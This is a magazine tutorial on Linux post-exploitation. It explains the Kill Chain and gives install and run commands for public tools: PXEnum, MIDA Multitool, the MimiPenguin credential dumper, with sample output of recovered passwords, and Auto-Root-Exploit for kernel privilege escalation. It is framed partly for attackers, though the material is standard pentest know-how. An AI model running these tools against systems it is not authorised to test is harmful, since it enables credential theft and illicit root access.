

HackMag (<https://hackmag.com>)

Linux post-exploitation. Advancing from user to super-user in a few clicks

Date: 22/01/2020 **Author:** [Ivan Piskunov \(https://hackmag.com/author/g14vano\)](https://hackmag.com/author/g14vano)



This article is dedicated to some of the most popular and, more importantly, working post-exploitation utilities for Linux servers. You are about to learn how to manipulate the system, gain root access, or steal valuable data right away. Learn what to do after penetrating protected corporate perimeters, bypassing dozens of detection systems and honeypots, or even getting physical access to the target system. Expand your possibilities and become a super-user!

The Kill Chain concept in pentest practices

The Kill Chain concept in penetration testing describes a chain of events resulting in a successful attack on the target IT infrastructure. This process is broken into a number of sequential phases.

The term Kill Chain is commonly used in the cybersecurity industry. It became especially popular after the publication of a report produced by [Lockheed Martin](https://www.lockheedmartin.com/en-us/index.html)


(<https://www.lockheedmartin.com/en-us/index.html>), aerospace company and titled [Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion](#)

Kill Chains (<http://www.lockheedmartin.com/content/dam/lockheed/data/corporate/documents/LM-White-Paper-Intel-Driven-Defense.pdf>). The report describes *inter alia* the sequence of actions taken by a malefactor breaking into a secured system.

What has Lockheed Martin to do with cybersecurity? In fact, this company has direct ties with the US military and the industry. Back in 2011, it described a seven-step sequence of actions that can be used to break into the target system. These steps were later given a nickname of the Kill Chain.

Here are the seven steps (<https://www.darkreading.com/attacks-breaches/deconstructing-the-cyber-kill-chain/a/d-id/1317542>) of the Kill Chain:

1. **Reconnaissance.** Research, identification, and selection of the target system.
2. **Weaponization.** Obtaining hacking tools and malware for the attack.
3. **Delivery.** Delivering the malicious content (tools) to the target system.
4. **Exploitation.** Running the malicious code or exploiting system's vulnerabilities.
5. **Installation.** Getting remote access and performing other operations with the infected system.
6. **Command and control.** Gaining control over the infected system.
7. **Action on objectives.** Data collection, theft and transfer; file encryption; data replacement and destruction; removal of traces, etc.




(<https://hackmag.com/wp-content/uploads/2020/01/1.png>)

Kill Chain

Below is an example illustrating its implementation (a step-by-step attack):

Threat Kill Chain with Example Controls



(<https://hackmag.com/wp-content/uploads/2020/01/2.png>)

Step-by-step attack scenario

According to the above scheme, post-exploitation is implemented at stages 5 and 6. At this point, the hacker has already penetrated the corporate perimeter, bypassed perimeter-related and some end-point defenses, got access to the system using malware and exploits, and is finally ready to implement her malicious objectives. Post-exploitation precedes stage 7 (Action on objectives), at which point the hacker accomplishes her 'business goals'. However, prior to doing this, the attacker must entrench inside the network, collect the rest of the required information, adjust the goals, prepare communication channels for data transfer, etc. Normally, confidential data are not

stored on a single server or in a single database; therefore, it one has to research the network and search for data storage locations and extractable artifacts; post-exploitation tools help the hacker do that.



INFO

Post-exploitation is a stage of the network hacking process that enables the hacker to collect additional information on the compromised system. During this stage, the hacker obtains further access to the network and the data. The post-exploitation phase makes it possible to identify additional subnetworks, routers and server names, server-related services, and installed applications.

The main patterns used by the attackers involve:

- obtaining the access level enabling to run the required code or commands;
- researching the data stored on the server;
- intercepting newly arriving data;
- planting permanent access to the compromised system (RAT (https://nl.wikipedia.org/wiki/Remote_access_tool), remote access tools); and
- privilege escalation to the system level for an unprivileged user account.

The hacker may also collect additional information on the compromised system by analyzing the following:

- system configuration (DB login and password in the source code);
- web server configuration (e.g. httpd.conf (https://en.wikipedia.org/wiki/Apache_HTTP_Server) and .htaccess (<https://wordpress.org/support/article/htaccess/>));
- application source code (searching for vulnerabilities by analyzing the application logic);
- access to the environment (it may be easier to access neighboring servers and isolated subnetwork elements from the inside);
- databases (scanning for authentication information to neighboring systems);

Typical post-exploitation examples for Windows-based systems include Pass-in-the-Hash (https://en.wikipedia.org/wiki/Pass_the_hash) attacks implemented with mimikatz (<https://github.com/gentilkiwi/mimikatz>) tool, running a binary code with Psexec (<http://www.oszone.net/14576/PsExec>), and creating a VPN and/or DNS tunnel. In addition,

hackers may use packages such as [FuzzBunch](https://gitlab.com/peterpt/fuzzbunch) (<https://gitlab.com/peterpt/fuzzbunch>) and [PowerShell Empire](https://www.powershell Empire.com/) (<https://www.powershell Empire.com/>) that are made to exploit recently discovered vulnerabilities (e.g. [EternalBlue](https://en.wikipedia.org/wiki/EternalBlue) (<https://en.wikipedia.org/wiki/EternalBlue>)).

In this article, we will focus on post-exploitation tools designed for Linux because [back-end systems](https://www.webopedia.com/TERM/B/back_end_system.html) (https://www.webopedia.com/TERM/B/back_end_system.html) of large [DevOps](https://en.wikipedia.org/wiki/DevOps) (<https://en.wikipedia.org/wiki/DevOps>) companies are commonly based on this OS.

Overview of post-exploitation tools

Main attack vectors implemented on the target PC after gaining access include:

- vectors of privilege escalation;
- obtaining OS detail & kernel version;
- scanning for vulnerable packages that are installed or running;
- access to files and folders with Full Control or Modify access permissions;
- files with [SUID](https://www.linux.com/tutorials/what-suid-and-how-set-suid-linuxunix/) (<https://www.linux.com/tutorials/what-suid-and-how-set-suid-linuxunix/>), permissions;
- mapped drives (NFS);
- potentially interesting files and folders;
- environment variable path;
- modification of the network stack and traffic (interfaces, arp, netstat);
- modification of running processes;
- cron jobs;
- user's [sudo](https://en.wikipedia.org/wiki/Sudo) (<https://en.wikipedia.org/wiki/Sudo>) right; and
- wildcard injection.

PXEnum (Post eXploitation Enumeration script for Linux)

This enumeration script retrieves all of the system's available information; therefore, it is a gift for the lazy and time-savvy hackers. The embedded commands make it possible to obtain password hashes, folder contents and system information, and check the presence of application servers, individual applications, connections, and users.

Root privileges are not required to run PXEnum; the script operates in a standard terminal. Prior to the installation, download it using wget:


```
$ wget https://raw.githubusercontent.com/shawnduong/PXEnum/master/PXEnum.sh
```

Installing:

```
$ git clone https://github.com/shawnduong/PXEnum.git
$ cd PXEnum/
$ chmod +x PXEnum.sh
$ bash PXEnum.sh
```

Alternatively, use the following script:

```
$ sh PXEnum.sh
```



(<https://hackmag.com/wp-content/uploads/2020/01/3.gif>).

Launching PXEnum in Kali Linux

MIDA Multitool (Bash Script Purposed For System Enumeration, Vulnerability Identification And Privilege Escalation)

Another interesting utility is MIDA Multitool (<https://github.com/NullArray/MIDA-Multitool>), a tool based on the lesser known SysEnum (<https://github.com/NullArray/SysEnum>) and RootHelper (<https://github.com/NullArray/RootHelper>), which offers some additional possibilities.

The developers of MIDA Multitool managed to combine the functions of its predecessors, including:

- **SysEnum**, a Bash script collecting the main system information (current user, IP configuration, APR tables, and running processes); and

- **RootHelper**, a set of Bash scripts that will aid with privilege escalation on a compromised Linux system.

Installing the script to the system from GitHub:

```
$ git clone https://github.com/NullArray/Bash-Kit-Multitool
$ cd Bash-Kit-Multitool
$ chmod +x bashkit.sh
```

Launching the script:

```
$ ./bashkit.sh
```

```
root@kali:~/Desktop/MIDA-Multitool# ./mida.sh

  _ _ _ _ _
 | | | | |
 | | | | |
 | | | | |


MIDA - Multitool

1) Usage           3) Common Utilities   5) Cleartext Credentials
2) System Enumeration 4) External Utilities 6) Quit
Please enter your choice: █
```

(<https://hackmag.com/wp-content/uploads/2020/01/4.png>)

MIDA Multitool action selection menu

Reviewing the displayed system information:



These items will be enumerated:

- ```
Continue? Y/n : 2
```

```
Path to outfile : /tmp/output.txt
```

|L|O|G|S|

+ - + - + - + - +

```
Current user: root
```

```
root:x:0:0:root:/root:/bin/bash
```

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

```
sync:x:4:65534:sync:/bin:/bin/sync
```

(<https://hackmag.com/wp-content/uploads/2020/01/4-1.png>).

Data on user IDs in the current system

This script is well-known in the circle of pentesters (<https://github.com/huntergregal/mimipenguin>).

MimiPenguin supports applications such as VSFTPd (<https://en.wikipedia.org/wiki/Vsftpd>) (active connections of the FTP client), Apache 2 ([https://en.wikipedia.org/wiki/Apache\\_HTTP\\_Server](https://en.wikipedia.org/wiki/Apache_HTTP_Server)) (active/old HTTP BASIC AUTH sessions, although Gcore is required for this), and OpenSSH server (<https://en.wikipedia.org/wiki/OpenSSH>) (active SSH connections using sudo command).

MimiPenguin is often used as part of large exploit packs, so the tool is very popular among hackers.



Installing the script from the GitHub repository:

```
$ git clone https://github.com/huntergregal/mimipenguin
```

```
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone https://github.com/huntergregal/mimipenguin.git
Cloning into 'mimipenguin'...
remote: Counting objects: 265, done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 265 (delta 4), reused 0 (delta 0), pack-reused 255
Receiving objects: 100% (265/265), 60.81 KiB | 0 bytes/s, done.
Resolving deltas: 100% (116/116), done.
```

(<https://hackmag.com/wp-content/uploads/2020/01/6.png>).

Terminal window displaying MimiPenguin installation


If GitHub is not installed on your computer yet, use the following commands:

```
$ apt install git // Debian/Ubuntu systems
```

```
$ yum install git // RHEL/CentOS systems
```

Now cd to the MimiPenguin directory and run the script:

```
$ cd mimipenguin
$ ls -a
$ chmod +x mimipenguin.sh
$./mimipenguin.sh
```



```
root@kali: ~/git/mimipenguin
File Edit View Search Terminal Help
root@kali:~/git/mimipenguin# ./mimipenguin.sh
MimiPenguin Results:
[HTTP BASIC - APACHE2] admin:admin
[HTTP BASIC - APACHE2] swagger:magichat
[SYSTEM - GNOME] root:root
[SYSTEM - VSFTPD] swag:hunter123
[SYSTEM - VSFTPD] test:password123!
root@kali:~/git/mimipenguin#
```

(<https://hackmag.com/wp-content/uploads/2020/01/5.png>).

MimiPenguin has successfully retrieved all passwords!

## Auto-Root-Exploit


The sole purpose of this all-in-one [script \(https://github.com/nilotpalsbiswas/Auto-Root-Exploit\)](https://github.com/nilotpalsbiswas/Auto-Root-Exploit) is to gain root privileges for the current user account (i.e. the one under which it was launched) through the exploitation of known bugs. Auto-Root-Exploit supports OS versions from Linux Kernel 2.6 to 4.8.0-41-generic; it also supports some operation systems belonging to the \*BSD family.

Installation:

```
$ git clone https://github.com/nilotpalsbiswas/Auto-Root-Exploit
$ cd Auto-Root-Exploit
$ chmod +x autoroot.sh
```

Checking the kernel version (to select the required exploit pack):

```
$ uname -a
```



(<https://hackmag.com/wp-content/uploads/2020/01/9.jpg>).

Collecting information on the OS kernel version in Kali Linux

Usage:

```
$ bash autoroot.sh N
```

where N is the major number of the OS kernel version.

```
for kernel version 2.6 all
bash autoroot.sh 2
```


```
for kernel version 3 all
bash autoroot.sh 3
```

```
for kernel version 4 all
bash autoroot.sh 4
```

```
for freebsd & openbsd all
bash autoroot.sh bsd
```

```
for apple macos all
bash autoroot.sh app
```

```
for kernel 2.6,3,4 bsd & app all
bash autoroot.sh all
```



